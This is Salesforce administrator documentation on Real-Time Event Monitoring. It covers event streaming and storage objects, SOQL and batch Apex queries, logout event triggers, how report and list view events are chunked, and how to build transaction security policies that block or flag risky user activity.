   b. In the original profile user interface, select a profile name, and then click **Edit**. Select **View Real-Time Event Monitoring Data**, **View All Data**, and **Customize Application** if you plan to create transaction security policies. Click **Save**.

   In addition to enabling Real-Time Event Monitoring, set user permissions to Real-Time Event objects. Real-Time Event Monitoring objects sometimes contain sensitive data.

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

USER PERMISSIONS

To view events:
- View Real-Time Event Monitoring Data

To view transaction security policies:
- View All Data

To create, edit, and manage transaction security policies:
- Customize Application

Stream and Store Event Data

Explore how you can use the objects in Real-Time Event Monitoring to stream and store event data.

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Manage Real-Time Event Monitoring Events

Manage streaming and storage settings for Real-Time Event Monitoring events declaratively with the Event Manager. You can also manage settings programmatically with the Metadata API. Real-Time Event Monitoring helps you monitor and detect standard events in Salesforce in near real-time. You can store the event data for auditing or reporting purposes. You can create transaction security policies using Condition Builder—a point-and-click tool—or Apex code.

Real-Time Event Monitoring Data Streaming

Use Real-Time Event Monitoring to subscribe to standard events published by Salesforce to monitor activity in your org. You can subscribe to this data from an external data system of your choice using a Pub/Sub API client, or use event relays to send the real-time events to Amazon EventBridge.

Real-Time Event Monitoring Data Storage

With Real-Time Event Monitoring, you can store and query event data in Salesforce objects. Many of the storage events are Salesforce big objects, which are ideal for storing large volumes of data for up to six months. A big object stores the data natively in Salesforce so you can access it for reporting and other uses. Some storage events, such as for Threat Detection, are standard Salesforce objects.

Use Batch Apex Queries With Real-Time Event Monitoring

Use Bulk API and batch Apex to query real-time events.

Manage Real-Time Event Monitoring Events

Manage streaming and storage settings for Real-Time Event Monitoring events declaratively with the Event Manager. You can also manage settings programmatically with the Metadata API. Real-Time Event Monitoring helps you monitor and detect standard events in Salesforce in near real-time. You can store the event data for auditing or reporting purposes. You can create transaction security policies using Condition Builder—a point-and-click tool—or Apex code.

USER PERMISSIONS

To update events in Event Manager:

- Customize Application AND View Setup

Important: Viewing Real-Time Event Monitoring events requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions. You don't need this add-on to view streaming logout events.

Note: Real-Time Event Monitoring objects sometimes contain sensitive data. Assign object permissions to Real-Time Events accordingly in profiles or permission sets.

1. From Setup, in the Quick Find box, enter `Events`, then select **Event Manager**.
2. Next to the event you want to enable or disable streaming for, click the dropdown menu.
3. Select whether you want to enable or disable streaming or storing on the event.

Real-Time Event Monitoring Data Streaming

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Use Real-Time Event Monitoring to subscribe to standard events published by Salesforce to monitor activity in your org. You can subscribe to this data from an external data system of your choice using a Pub/Sub API client, or use event relays to send the real-time events to Amazon EventBridge.

Data is streamed using a publish-subscribe model. Salesforce publishes streaming data to an event subscription channel, and your app subscribes, or listens, to the event channel to get the data close to real time. Streaming events are retained for up to three days. Real-Time Event Monitoring's streaming events don't count against your Platform Events delivery allocation. Some system protection limits apply. For example, Salesforce delivers a maximum of 50 million real-time events per day.

Tip: To more efficiently obtain and process event data from three days ago or less, we recommend querying events from big objects instead of subscribing to past events in a stream.

To send real-time events to Amazon EventBridge, where you can store and process the events, use event relays.

Here are some examples.

Event Object	Use Case	Considerations
ApiEventStream	Detect when a user queries sensitive data, such as patent records.	Object is available only in Real-Time Event Monitoring.
ApiAnomalyEvent	Track anomalies in how users make API calls.	Object is available only in Real-Time Event Monitoring.
BulkApiResultEvent	Track when a user downloads the results of a Bulk API or Bulk API 2.0 request.	Object is available only in Real-Time Event Monitoring.
ConcurLongRunApexErrEvent	Detect errors that occur when an org exceeds the concurrent long-running Apex limit.	Object is available only in Real-Time Event Monitoring.
CredentialStuffingEvent	Track when a user successfully logs into Salesforce during an identified credential stuffing attack. Credential stuffing refers to large-scale automated login requests using stolen user credentials.	Object is available only in Real-Time Event Monitoring.
FileEvent	Detects file-related events, such as when a user downloads a file.	Object is available only in Real-Time Event Monitoring.
LightningUriEventStream	Detect when a user creates, accesses, updates, or deletes a record containing sensitive data in Lightning Experience.	Object is available only in Real-Time Event Monitoring.
ListViewEventStream	Detect when a user accesses, updates, or exports list view data using Salesforce Classic, Lightning Experience, or the API.	Object is available only in Real-Time Event Monitoring.
LoginAsEventStream	Detect when a Salesforce admin logs in as another user and track the admin's activities.	Object is available only in Real-Time Event Monitoring.

Event Object	Use Case	Considerations
LoginEventStream	Detect when a user tries to log in under certain conditions—for example, from an unsupported browser or from an IP address that is outside of your corporate range.	Object is available only in Real-Time Event Monitoring.
LogoutEventStream	Detect when a user logs out of Salesforce by clicking **Log Out** in the Salesforce UI.	Object is available to all customers.
MobileEmailEvent	Track your users' email activity in a Salesforce mobile app.	Object is available only in Real-Time Event Monitoring and Enhanced Mobile App Security.
MobileEnforcedPolicyEvent	Track enforcement of Enhanced Mobile Security policy events on a Salesforce mobile app.	Object is available only in Real-Time Event Monitoring and Enhanced Mobile App Security.
MobileScreenshotEvent	Track your users' screenshots in a Salesforce mobile app.	Object is available only in Real-Time Event Monitoring and Enhanced Mobile App Security.
MobileTelephonyEvent	Track your users' phone calls and text messages in a Salesforce mobile app.	Object is available only in Real-Time Event Monitoring and Enhanced Mobile App Security.
PermissionSetEvent	Detect permission assignment changes in permission sets and permission set groups.	Object is available only in Real-Time Event Monitoring.
ReportAnomalyEvent	Track anomalies in how users run or export reports.	Object is available only in Real-Time Event Monitoring.
ReportEventStream	Detect when a user creates, runs, updates, or exports a report that contains sensitive data.	Object is available only in Real-Time Event Monitoring.
SessionHijackingEvent	Track when unauthorized users gain ownership of a Salesforce user's session with a stolen session identifier.	Object is available only in Real-Time Event Monitoring.
UriEventStream	Detect when a user creates, accesses, updates, or deletes a record containing sensitive data in Salesforce Classic.	Object is available only in Real-Time Event Monitoring

For more information about building apps that listen to streaming data channels, see the Pub/Sub API Developer Guide.

For a quick start about subscribing to streaming events, see the Java Quick Start for Publishing and Subscribing to Events in the *Pub/Sub API Developer Guide*. The quick start shows how to subscribe to a platform event using a Java client. Follow the steps and supply the subscription channel for a real-time event.

For reference documentation of the standard platform events and the corresponding big objects, see Real-Time Event Monitoring Objects in the *Platform Events Developer Guide*.

Real-Time Event Monitoring Data Storage

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

With Real-Time Event Monitoring, you can store and query event data in Salesforce objects. Many of the storage events are Salesforce big objects, which are ideal for storing large volumes of data for up to six months. A big object stores the data natively in Salesforce so you can access it for reporting and other uses. Some storage events, such as for Threat Detection, are standard Salesforce objects.

Using SOQL with Storage Events

Standard SOQL queries are supported for both types of storage events: big objects and standard objects.

Standard SOQL

Standard objects, such as the Threat Detection storage events, support SOQL queries on all their fields. But big objects support SOQL queries on only two fields. `EventDate` or `EventIdentifier`. You can query big objects using a subset of standard SOQL commands filtering by EventDate alone, or EventDate and EventIdentifier together.

The exception is ReportEvent, where you can filter on three fields. `EventDate`, `EventIdentifier`, and `UserId` (Beta). Valid filters for ReportEvent queries are: If you filter on `EventIdentifier` alone, or `UserId` with `EventIdentifier`, your query fails. You can only do a range query on the first index when you're searching on `UserId` alone.

- `UserId` alone
- `EventDate` alone
- `UserId` with `EventDate`
- `EventDate` with `EventIdentifier`

Note: As a beta feature, the UserId filter in ReportEvent is a preview and isn't part of the "Services" under your Main Services Agreement with Salesforce. Use this feature at your sole discretion, and make your purchase decisions only on the basis of generally available products and features. Salesforce doesn't guarantee general availability of this feature within any particular time frame or at all, and we can discontinue it at any time. This feature is for evaluation purposes only, not for production use. It's offered as is and isn't supported, and Salesforce has no liability for any harm or damage arising out of or in connection with it. All restrictions, Salesforce reservation of rights, obligations concerning the Services, and terms for related Non-Salesforce Applications and Content apply equally to your use of this feature.

Storage Events

Note: Real-Time Event Monitoring big objects aren't bound by big object data storage limits.

Here are the Real-Time Event Monitoring storage events. Some objects have storage enabled by default.

Event Object	Standard or Big Object?	Use Case	Considerations
ApiEvent	Big Object	Store data about all API activity that occurred for particular objects during a fiscal year.	Object is available only in Real-Time Event Monitoring. Data is stored for up to 6 months.
ApiAnomalyEventStore	Standard Object	Store data about anomalies in how users make API calls.	Object is available only in Real-Time Event Monitoring. Data is stored for up to 6 months.

Event Object	Standard or Big Object?	Use Case	Considerations
BulkApiResultEventStore	Big Object	Store large amount of data about Bulk API activity that occurred for particular objects during a fiscal year.	Object is available only in Real-Time Event Monitoring. Data is stored for up to 6 months.
CredentialStuffingEventStore	Standard Object	Store data about successful user logins during an identified credential stuffing attack. Credential stuffing refers to large-scale automated login requests using stolen user credentials.	Object is available only in Real-Time Event Monitoring. Data is stored for up to 6 months.
FileEventStore	Big Object	Stores file-related event data, such as when a user downloads a file.	Object is available only in Real-Time Event Monitoring. Data is stored for up to 6 months.
IdentityVerificationEvent	Big Object	Store data about user identity verification events in your org.	Object is available only in Real-Time Event Monitoring. Data is stored for up to 10 years.
IdentityProviderEventStore	Big Object	Store data about problematic and successful authentication requests in the Identity Provider Event Log.	Object is available only in Real-Time Event Monitoring. Data is stored for up to 6 months.
LightningUriEvent	Big Object	Store data about when entities are created, accessed, updated, or deleted in Lightning Experience.	Object is available only in Real-Time Event Monitoring. Data is stored for up to 6 months.
ListViewEvent	Big Object	Store data about when users interact with a list of records, such as contacts, accounts, or custom objects.	Object is available only in Real-Time Event Monitoring. Data is stored for up to 6 months.
LoginAsEvent	Big Object	Store data about when Salesforce admins log in as another user.	Object is available only in Real-Time Event Monitoring. Data is stored for up to 6 months.
LoginEvent	Big Object	Store data about how many users tried to log in from an unknown IP address or location and who was blocked from successfully logging in.	Object is available only in Real-Time Event Monitoring. Data is stored for up to 10 years.
LogoutEvent	Big Object	Store data about users who logged out successfully.	Object is available only in Real-Time Event Monitoring. Data is stored for up to 6 months.
PermissionSetEventStore	Big Object	Store data about permission assignment changes in permission sets and permission set groups.	Object is available only in Real-Time Event Monitoring. Data is stored for up to 6 months.
ReportAnomalyEventStore	Standard Object	Store data about anomalies in how users run or export reports.	Object is available only in Real-Time Event Monitoring. Data is stored for up to 6 months.

Event Object	Standard or Big Object?	Use Case	Considerations
ReportEvent	Big Object	Store data about how many times a sensitive report was downloaded or viewed and by whom.	Object is available only in Real-Time Event Monitoring. Data is stored for up to 6 months.
SessionHijackingEventStore	Standard Object	Store data about when unauthorized users gain ownership of a Salesforce user's session with a stolen session identifier.	Object is available only in Real-Time Event Monitoring. Data is stored for up to 6 months.
UriEvent	Big Object	Store data about when entities are created, accessed, updated, or deleted in Salesforce Classic.	Object is available only in Real-Time Event Monitoring. Data is stored for up to 6 months.

Note: In Developer Edition orgs, data for all events is stored for only one day.

Use Batch Apex Queries With Real-Time Event Monitoring

Use Bulk API and batch Apex to query real-time events.

This example shows how to query and analyze an event HBPO by using a field's contents.

```
public class EventMatchesObject implements Database.Batchable<sObject> {
    private String lastEventDate;

    public EventMatchesObject(String lastEventDateParam) {
        lastEventDate = lastEventDateParam;
    }

    public Iterable<SObject> start(Database.BatchableContext bc) {
        return [SELECT EventDate, EventIdentifier, QueriedEntities, SourceIp, Username,
UserAgent FROM ApiEvent WHERE EventDate > lastEventDate LIMIT 50000]
    }

    public void execute(Database.BatchableContext bc, List<ApiEvent> events){
        // Process this list of entities if a certain attribute matches
        for (ApiEvent event: events) {
            String objectString = 'Patent__c';
            String eventIdentifier = event.EventIdentifier;
            if (eventIdentifier.contains(objectString) {
                // Perform actions on the event that contains 'Patent__c'
            }
            lastEventDate = format(event.EventDate);
        }
    }

    public void finish(Database.BatchableContext bc){
        // You can daisy chain additional calls using EventDate or other filter fields to
 get around the 50k governor limit
        EventMatchesObject nextBatch = new EventMatchesObject(lastEventDate);
        Database.executeBatch(nextBatch);
    }
}
```

Create Logout Event Triggers

If the LogoutEventStream object is available to your org, you can create Apex triggers that respond to security logout events from your org's UI.

When LogoutEventStream is enabled, Salesforce publishes logout events when users log out from the UI. You can add an Apex trigger to subscribe to those events. You can then implement custom logic during logout. For example, you can revoke all refresh tokens for a user at logout.

EDITIONS

Available in: **All** Editions

Timeouts don't cause a LogoutEventStream object to be published. An exception is when a user is automatically logged out of the org after their session times out because the org has the **Force logout on session timeout** setting enabled. In this case, a logout event is recorded. However, if users close their browser during a session, regardless of whether the **Force logout on session timeout** setting is enabled, a logout event isn't recorded.

1. From Setup, enter *Event Manager* in the Quick Find box, then select **Event Manager**.
2. Next to Logout Event, click the dropdown, and select **Enable Streaming**.
3. Create Apex triggers that subscribe to logout events.

Example: In this example, the subscriber inserts a custom logout event record during logout.

```
trigger LogoutEventTrigger on LogoutEventStream (after insert) {
  LogoutEventStream event = Trigger.new[0];
  LogoutEvent__c record = new LogoutEvent__c();
  record.EventIdentifier__c = event.EventIdentifier;
  record.UserId__c = event.UserId;
  record.Username__c = event.Username;
  record.EventDate__c = event.EventDate;
  record.RelatedEventIdentifier__c = event.RelatedEventIdentifier;
  record.SessionKey__c = event.SessionKey;
  record.LoginKey__c = event.LoginKey;
  insert(record);
}
```

How Chunking Works with ReportEvent and ListViewEvent

Chunking occurs when a report or list view execution returns many records and Salesforce splits the returned data into chunks.

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Tip: This topic applies to ReportEvent, ReportEventStream, ListViewEvent, and ListViewEventStream. However, for readability, we refer to just ReportEvent and ListViewEvent.

When Salesforce chunks a ReportEvent or ListViewEvent (and their streaming equivalents), it breaks it into multiple events in which most field values are repeated. The exceptions are the `Records`, `Sequence`, and `EventIdentifier` fields. You view all the data from a chunked result by correlating these fields with the `ExecutionIdentifier` field, which is unique across the chunks.

Important: When a report executes, we provide the first 1000 events with data in the Records field. Use the ReportId field to view the full report.

Let’s describe in more detail the fields of ReportEvent and ListViewEvent (and their storage equivalents) that you use to link together the chunks.

- `Records`—A JSON string that represents the report or list view data. If Salesforce has chunked the data into multiple events, each event’s `Records` field contains different data.
- `Sequence`—An incremental sequence number that indicates the order of multiple events that result from chunking, starting with 1. For example, if Salesforce breaks up an event into five chunks, the first chunk’s Sequence field is 1, the second is 2, and so on up to 5.
- `ExecutionIdentifier`—A unique identifier for a particular report or list view execution. This identifier differentiates the report or list execution from other executions. If chunking has occurred, this field value is identical across the chunks, and you can use it to link the chunks together to provide a complete data picture.
- `EventIdentifier`—A unique identifier for each event, including chunked events.

To view all the data chunks from a single report or list view execution, use the `Sequence`, `Records`, and `ExecutionIdentifier` fields in combination.

For example, let’s say a report execution returns 10K rows. Salesforce splits this data into three chunks based on the size of the records, and then creates three separate ReportEvent events. This table shows an example of the field values in the three events; the fields not shown in the table (except `EventIdentifier`) have identical values across the three events.

ExecutionIdentifier	Sequence	Records
a50a4025-84f2-425d-8af9-2c780869f3b5	1	{"totalSize":3000, "rows":[{"datacells":["005B0000001vURv",..........]}]}
a50a4025-84f2-425d-8af9-2c780869f3b5	2	{"totalSize":3000, "rows":[{"datacells":["005B000000fewai"..........]}]}
a50a4025-84f2-425d-8af9-2c780869f3b5	3	{"totalSize":4000, "rows":[{"datacells":["005B0000001vURv",..........]}]}

This sample SOQL query returns data similar to the preceding table.

```
SELECT ExecutionIdentifer, Sequence, Records FROM ReportEvent
```

How Transaction Security Works With Chunking

If a chunked event triggers a transaction security policy, Salesforce executes the policy on only the first chunk. The `PolicyId`, `PolicyOutcome`, and `EvaluationTime` field values are repeated in all the chunked events. These tables show different policy actions and execution outcomes and their resulting events, some of which are chunked.

This event results from a triggered policy that had a block action.

ExecutionIdentifier (value shortened for readability)	Sequence	Records	PolicyId (value shortened for readability)	PolicyOutcome	EvaluationTime
a50a4...9-2c780869f3b5	0	{"totalSize":0, "rows":[{}]}	0NIxx...GA2	Block	30

These events result from a triggered policy that has a multi-factor authentication (MFA) action. The first three rows show the multi-factor authentication in process, and the last three rows show the chunked events.

Note: Multi-factor authentication was previously called two-factor authentication. Some MFA-related values reference "TwoFa".

ExecutionIdentifier (value shortened for readability)	Sequence	Records	PolicyId (value shortened for readability)	PolicyOutcome	EvaluationTime
a50a4...9-2c780869f3b5	0	{"totalSize":0, "rows":[{}]}	0NIxx...GA2	TwoFaInitiated	30
				TwoFaInProgress	
				TwoFaSucceed	
43805...e-5914976709c4	2	{"totalSize":3000, "rows":[{"datacells":["005B000000fewai"........]}]}	0NIxx...GA2	TwoFaNoAction	24
43805...e-5914976709c4	3	{"totalSize":4000, "rows":[{"datacells":["005B0000001vURV",........]}]}	0NIxx...GA2	TwoFaNoAction	24
43805...e-5914976709c4	1	{"totalSize":3000, "rows":[{"datacells":["005B0000001vURV",........]}]}	0NIxx...GA2	TwoFaNoAction	24

These events result from a policy that has a block action but the event didn't meet the condition criteria. As a result, the PolicyOutcome field is NoAction.

ExecutionIdentifier (value shortened for readability)	Sequence	Records	PolicyId (value shortened for readability)	PolicyOutcome	EvaluationTime
a50a4...9-2c780869f3b5	1	{"totalSize":3000, "rows":[{"datacells":["005B0000001vURV",........]}]}	0NIxx...GA2	NoAction	24
a50a4...9-2c780869f3b5	2	{"totalSize":3000, "rows":[{"datacells":["005B000000fewai"........]}]}	0NIxx...GA2	NoAction	24
a50a4...9-2c780869f3b5	3	{"totalSize":4000, "rows":[{"datacells":["005B0000001vURV",........]}]}	0NIxx...GA2	NoAction	24

These events result from a policy that has a multi-factor authentication action but the policy wasn't triggered and so the action didn't occur. The policy didn't trigger because the user already had a high assurance session level.

ExecutionIdentifier (value shortened for readability)	Sequence	Records	PolicyId (value shortened for readability)	PolicyOutcome	EvaluationTime
a50a4...9-2c780869f3b5	1	{"totalSize":3000, "rows":[{"datacells":["005B0000001vURV",........]}]}	0NIxx...GA2	TwoFaNoAction	24
a50a4...9-2c780869f3b5	2	{"totalSize":3000, "rows":[{"datacells":["005B000000fewai"........]}]}	0NIxx...GA2	TwoFaNoAction	24

ExecutionIdentifier (value shortened for readability)	Sequence	Records	PolicyId (value shortened for readability)	PolicyOutcome	EvaluationTime
a50a4...9-2c780869f3b5	3	{"totalSize":4000, "rows":[{"datacells":["005B0000001vURv",....]}]}	0NIxx...GA2	TwoFaNoAction	24

Enhanced Transaction Security

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Enhanced Transaction Security is a framework that intercepts real-time events and applies appropriate actions to monitor and control user activity. Each transaction security policy has conditions that evaluate events and the real-time actions that are triggered after those conditions are met. The actions are Block, Multi-Factor Authentication, and Notifications. Before you build your policies, understand the available event types, policy conditions, and common use cases. Enhanced Transaction Security is included in Real-Time Event Monitoring.

Condition Builder vs. Apex

Condition Builder is a Setup feature that allows you to build policies with clicks, not code. Policies monitor events, which are categories of user activity built on objects in the SOAP, REST, and Bulk APIs. When you build your policy using Condition Builder, you choose which fields on these objects you want to monitor for customer activity. Because your policy's actions are conditional to the fields that users interact with, these fields are called *conditions*. When you create a policy, you choose the conditions you want your policy to monitor and the action the policy takes when the conditions are met. The conditions available in Condition Builder are a subset of all the event objects fields and vary based on the objects.

If you create an Apex-based policy, you can use any of the event object's fields. For example, Records isn't available as a Condition Builder condition for the ReportEvent event object. But you can use the `ReportEvent.Records` field in an Apex class that implements the `TxnSecurity.EventCondition` interface. Visit the API Object Reference to view event object fields.

Conditions at a Glance

Event Object	Conditions Available in Condition Builder	Actions
ApiEvent	API Type, API Version, Application, Client, Elapsed Time, Operation, Platform, Queried Entities, Query, Rows Processed, Session Level, Source IP, User Agent, User ID, Username	Block, Notifications
ApiAnomalyEventStore	User, Username, SourceIp, Score, QueriedEntities, Operation, RowsProcessed, UserAgent	Notifications
BulkApiResultEventStore	Query, SessionLevel, SourceIp, UserId, Username	Block, Notifications

Event Object	Conditions Available in Condition Builder	Actions
CredentialStuffingEventStore	AcceptLanguage, LoginUrl, Score, SourceIp, UserAgent, UserId, Username	Notifications
FileEventStore	Can Download PDF, Content Size, Content Download ID, Content Version ID, Evaluation Time, File Action, File Name, File Source, File Type, Is Latest Version, Policy Outcome, Process Duration, Session Level, Source IP, Transaction Security Policy ID, User ID, Username, Version Number	Block, Notifications
ListViewEvent	Application Name, Developer Name, Event Source, List View ID, Name, Name of Columns, Number of Columns, Order By, Owner ID, Queried Entities, Rows Processed, Scope, Session Level, Source IP, User ID, Username	Block, Notifications, Multi-Factor Authentication (for UI logins) Multi-factor authentication isn't supported for list views in Lightning pages, so the action is upgraded to Block.
LoginEvent	API Type, API Version, Application, Authentication Method Reference, Browser, Country, Login Subtype, Login Type, Login URL, Platform, Session Level, Source IP, TLS Protocol, User ID, User Type, Username	Block, Notifications, Multi-Factor Authentication (for UI logins)
PermissionSetEventStore	Event Source, Operation, Permission Type, User Count, User ID, Username	Block, Notifications
PermissionSetEventStore	Event Source, Operation, Permission Type, User Count, User ID, Username	Block, Notifications
ReportAnomalyEventStore	Report, Score, SourceIp, UserId, Username	Notifications
ReportEvent	Dashboard ID, Dashboard Name, Description, Event Source, Format, Is Scheduled, Name, Name of Columns, Number of Columns, Operation, Owner ID, Queried Entities, Report ID, Rows Processed, Scope, Session Level, Source IP, User ID, Username	Block, Notifications, Multi-Factor Authentication (for UI logins)
SessionHijackingEventStore	CurrentUserAgent, CurrentIp, CurrentPlatform, CurrentScreen, CurrentWindow, PreviousUserAgent, PreviousIp, PreviousPlatform, PreviousScreen, PreviousWindow, Score, SourceIp, UserId, Username	Notifications

Types of Enhanced Transaction Security Policies
You can create transaction security policies on these Real-Time Event Monitoring events.

Enhanced Transaction Security Actions and Notifications

When a real-time event triggers a transaction security policy, you can block a user or enforce multi-factor authentication (MFA). You can also optionally receive in-app or email notifications of the event.

Build a Transaction Security Policy with Condition Builder

Create a transaction security policy without writing a line of code. Condition Builder, available in Real-Time Event Monitoring, gives you a declarative way to create customized security policies to protect your data.

Create an Enhanced Transaction Security Policy That Uses Apex

Use Setup to create an enhanced transaction security policy that uses Apex. You can specify an existing Apex class or create an empty class that you then code. The Apex class must implement the `TxnSecurity.EventCondition` interface.

Best Practices for Writing and Maintaining Enhanced Transaction Security Policies

Transaction security policy management isn't always easy, especially when you have many policies. To make sure that your policies remain functional, write and maintain them using these best practices. Well-structured and tested policies keep your employees and customers connected, productive, and secure.

Enhanced Transaction Security Metering

Transaction Security uses resource metering to help prevent malicious or unintentional monopolization of shared, multi-tenant platform resources. Metering prevents transaction security policy evaluations from using too many resources and adversely affecting your Salesforce org.

Exempt Users from Transaction Security Policies

If you have transaction security policies that work well for most users, but not all, you can assign specific users the Exempt from Transaction Security user permission. Assign this permission only when transaction security policy metering regularly blocks business-critical actions. For example, assign it to users who make bulk or automated bulk API calls. You can assign this user permission to integration users or admins responsible for transaction security policies who you don't want to get blocked.

Test and Troubleshoot Your New Enhanced Policy

If your enhanced transaction security policy isn't behaving as you expect, check out these testing and troubleshooting tips to diagnose the problem.

Types of Enhanced Transaction Security Policies

You can create transaction security policies on these Real-Time Event Monitoring events.

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

ApiEvent Policies

API events monitor API transactions, such as SOQL queries and data exports.

ApiAnomalyEventStore Policies

API anomaly event policies monitor anomalies in how users make API calls.

BulkApiResultEventStore Policies

Bulk API Result Event policies detect when a user downloads the results of a Bulk API request.

CredentialStuffingEventStore Policies

Credential stuffing event policies monitor when a user successfully logs into Salesforce during an identified credential stuffing attack. Credential stuffing refers to large-scale automated login requests using stolen user credentials.

FileEvent Policies

File event policies detect file-related events, such as when a user downloads a file containing sensitive information.

ListViewEvent Policies

List View event policies monitor when data is viewed or downloaded from your list views using Salesforce Classic, Lightning Experience, or the API.

LoginEvent Policies

Login event policies track login activity and enforce your login requirements.

PermissionSetEventStore Policies

Permission set event policies monitor when users are assigned critical permissions in a permission set.

ReportEvent Policies

Report event policies monitor when data is viewed or downloaded from your reports.

ReportAnomalyEventStore Policies

Report anomaly event policies monitor anomalies in how users run or export reports.

SessionHijackingEventStore Policies

Session hijacking event policies monitor when unauthorized users gain ownership of a Salesforce user's session with a stolen session identifier.

ApiEvent Policies

API events monitor API transactions, such as SOQL queries and data exports.

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Policy at a Glance

Object	Conditions Available in Condition Builder	Actions	Considerations
ApiEvent	API Type, API Version, Application, Client, Elapsed Time, Operation, Platform, Queried Entities, Query, Rows Processed, Session Level, Source IP, User Agent, User ID, Username	Block, Notifications	Multi-factor authentication isn't supported.

What You Can Do With It

You can monitor user behaviors taken through the API on a granular level. Create a policy that can:

- Block access to particular versions of the API from specific platforms
- Notify you when users run queries that return many rows

Considerations for ApiEvent Policies

- The supported SOAP, REST, Bulk API, and Bulk API 2.0 calls are `query()`, `query_more()`, and `query_all()`. Transaction Security supports only `query()`. API calls made from Visualforce (via an Apex controller) or XMLRPC aren't supported in ApiEvent and ApiEventStream.
- For Bulk API and Bulk API 2.0 queries, expect blank values for `LoginHistoryId`, `Client`, and `UserAgent` in ApiEvent. These queries are asynchronous and executed by a background job.

ApiAnomalyEventStore Policies

API anomaly event policies monitor anomalies in how users make API calls.

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Policy at a Glance

Object	Conditions Available in Condition Builder	Actions
ApiAnomalyEventStore	User, Username, SourceIp, Score, QueriedEntities, Operation, RowsProcessed, UserAgent	Notifications

What You Can Do With It

Create a policy that can:

- Send you an email when Salesforce detects that a user has made more API calls than usual.
- Generate an in-app notification when Salesforce detects an API anomaly event with a score greater than 0.5.

BulkApiResultEventStore Policies

Bulk API Result Event policies detect when a user downloads the results of a Bulk API request.

Policy at a Glance

Object	Conditions Available in Condition Builder	Actions
BulkApiResultEventStore	Query, SessionLevel, SourceIp, UserId, Username	Block, Notifications

What You Can Do With It

Create a policy that can:

- Send you an email when Salesforce detects that a user has attempted to download the results of a Bulk API request

CredentialStuffingEventStore Policies

Credential stuffing event policies monitor when a user successfully logs into Salesforce during an identified credential stuffing attack. Credential stuffing refers to large-scale automated login requests using stolen user credentials.

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Policy at a Glance

Object	Conditions Available in Condition Builder	Actions
CredentialStuffingEventStore	AcceptLanguage, LoginUrl, Score, SourceIp, UserAgent, UserId, Username	Notifications

What You Can Do with It

Create a policy that can:

- Send you an email when Salesforce detects that a user from a specific IP address successfully logged into your org during a credential stuffing attack.
- Generate an in-app notification when Salesforce detects a login from a specific page, such as `login.salesforce.com` or ***`MyDomainName`***`.my.salesforce.com`, during a credential stuffing attack.

FileEvent Policies

File event policies detect file-related events, such as when a user downloads a file containing sensitive information.

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Policy at a Glance

Object	Conditions Available in Condition Builder	Actions
FileEventStore	Can Download PDF, Content Size, Content Download ID, Content Version ID, Evaluation Time, File Action, File Name, File Source, File Type, Is Latest Version, Policy Outcome, Process Duration, Session Level, Source IP, Transaction Security Policy ID, User ID, Username, Version Number	Block, Notifications

What You Can Do with It

Create a policy that can:

- Notify administrators when a user attempts to preview a specific file.

- Block downloads for specific user IDs, version IDs, and document IDs.

ListViewEvent Policies

List View event policies monitor when data is viewed or downloaded from your list views using Salesforce Classic, Lightning Experience, or the API.

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Policy at a Glance

Object	Conditions Available in Condition Builder	Actions
ListViewEvent	Application Name, Developer Name, Event Source, List View ID, Name, Name of Columns, Number of Columns, Order By, Owner ID, Queried Entities, Rows Processed, Scope, Session Level, Source IP, User ID, Username	Block, Notifications, Multi-Factor Authentication (for UI logins) Multi-factor authentication isn't supported for list views in Lightning pages, so the action is upgraded to Block.

What You Can Do With It

Create a policy that can:

- Block a user who tries to access a list view of sensitive patent data
- Notify you if a user exports more than 5,000 rows from a list view in your org

Note: The values captured by transaction security policies are unique API names that can be retrieved by performing REST API Describe calls on the object. When creating a ListViewEvent policy, make sure that the values you want the conditions to check for are unique API names and not display labels. For example, a "Name of Column" condition checks for values that match the metadata information retrieved from a Describe call on the report, not the column headers displayed on the report. Refer to the REST API Developer Guide for more information.

LoginEvent Policies

Login event policies track login activity and enforce your login requirements.

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Policy at a Glance

Object	Conditions Available in Condition Builder	Actions	Considerations
